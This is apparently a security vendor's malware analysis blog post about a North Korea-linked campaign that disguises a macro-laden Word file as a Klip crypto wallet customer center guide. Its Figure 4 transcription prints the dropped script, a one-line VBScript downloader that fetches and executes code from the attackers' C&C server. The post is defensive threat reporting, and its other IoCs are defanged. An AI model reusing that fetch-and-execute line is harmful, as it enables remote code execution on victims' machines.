North Korea-linked APT attack found disguised as a digital asset wallet service customer center!

blog.alyac.co.kr/4501

February 16, 2022

Detailed content

body title


North Korea-linked APT attack found disguised as a digital asset wallet service customer center!

<u>Malware analysis report</u> by pill 4 2022. 2. 16. 14:55

main text



Hello? This is the East Security Security Response Center (ESRC). A malicious file disguised as the Klip customer center was recently discovered, and users need to be extra careful. Klip is a digital asset wallet service developed by Ground X, a blockchain-related subsidiary of Kakao. The file found this time was distributed under the file name '[Klip Customer Center] Mistransmission_Token Resolution_Guide.doc'.



[Figure 1] Screen inducing users to click the content use button


The file contains malicious macros, convincing users to click the Enable Content button, claiming that the document is protected.

If the user clicks the use content button, it is written like a file sent from the actual Klip customer center, causing the user to mistake it for a real normal file.

8) - (j	▼ [Klip 고객센터]오전송_토큰해결_안내.doc 囨							- 6	×	
파일	홈 삽입	법 디자인	레이아웃	참조 편지	검토	보기	♀ 수행할 작	업을 알려 주/	세요.	로그인	₽ ₄ 공유
문 분여넣기 ↓ 클립보드	가 가 20 - ⁷	<u>7</u> r → אווג x ₂ x	1 ² 7			‡≡ -	가나다AaE ↓표준	가나다AaE 고 간격 없음 스타일	가나다 , _{제목 1}	▲ ▼ 〒 집	~
	ľ										A
	안녕하세요 고객님, 질문에 대한 답변입니다.~										
	Klip에 많은 관심을 가져주셔서 감사합니다.										
	له										
	현재 Klip은 글로벌 퍼블릭 블록체인 플랫폼 Klaytn 기반의 디지털 자산을 기준으로, 전체 토큰 리스트에 등록된 디지털 자산에 한하여 보관 및 관리가 가능합니다.4										
	له										
	5	토큰 오전송 해결 방법에 대한 절차가 업데이트 정리되어 안내를 드립니다.~									
	절차가 많이 복잡하다고 느껴지시겠지만, 귀하의 디지털 자산 피해를 해결해드리기 위한 절차 이니 양해를 부탁드립니다.~										
	نه										
	귀하가 Klip주소에 해당하는 Ethereum 주소로 토큰을 오전송했고, 귀하의 다른 지갑 주소로 오 전송된 토큰을 옮겨주고 지갑을 안전하게 관리하기 위해 Klip에서는 당사의 상기 토큰 관련 암 호키에 직접 접근할 기술적/정책적 권한이 아닌 해당 지갑에서 귀하의 다른 지갑에 전송해 드 릴 수 있게, 아래와 같은 절차를 통해 귀하가 직접 Klip에 요청하면 Ethereum 네트워크상의 트 랜잭션을 발생시켜 보유하신 다른 지갑 주소로 해당 토큰을 전송 할 수 있도록 도와드릴 예정 입니다.~										
	له										
1/2 페이지	289개 단	어 따 한국	어				I			++	100 %

[Figure 2] Klip customer center camouflage file

However, that file contains the macro code, and the macro runs in the background.



[Figure 3] Macros included in malicious files

When the macro is executed, the file is dropped in xml format, and the dropped file is automatically executed and then attempts to connect to the C&C.

📕 🛃 🗖 🖛 Templates	_		\times							
파일 홈 공유 브				~ ?						
\leftarrow \rightarrow \checkmark \uparrow \square \ll Roar	■ « Roaming » Microsoft » Templates v ਹੈ									
★ 즐겨찾기	이름	수정한 날짜	유형	크기						
	LiveContent	2022-02-15 오전 10:47	파일 폴더							
■ 바탕 화면 🖈	🖻 1589989024.xml	2022-02-16 오후 1:15	XML 문서		1KB					
↓ 다운로드 # ○ 문서 #	📲 Normal.dotm	2022-02-15 오전 10:47	Microsoft Word		19KB					
 OneDrive U PC 3D 개체 다운로드 동영상 문서 바탕 화면 사진 	*1589989024.xml - Windows 메모장 파일(F) 편집(E) 서식(O) 보기(V) 도움말(H) On Error Resume Next:Set mx = CreateObject("Microsoft.XMLHTTP"):mx.open "GET", "http://asenal.medianewsonline.com/good/luck/flavor/list.php?query=1", False:mx.Send:Execute(mx.responseText)									

[Figure 4] xml file dropped after macro execution

However, at the time of analysis, access to the C&C server was not possible, so further analysis was not possible.

This threat has been identified as an extension of the 'Smoke Screen' campaign, which is one of the three major threats of 'Thallium (also known as Kimsuky)'.

IoC

hxxp://asenal.medianewsonline[.]com/good/luck/flavor/list.php?query=1 hxxp://asenal.medianewsonline[.]com/good/luck/flavor/show.php

Currently, the pill is being detected as **Trojan.Downloader.DOC.Gen** .

Attributionnon-profitchange prohibited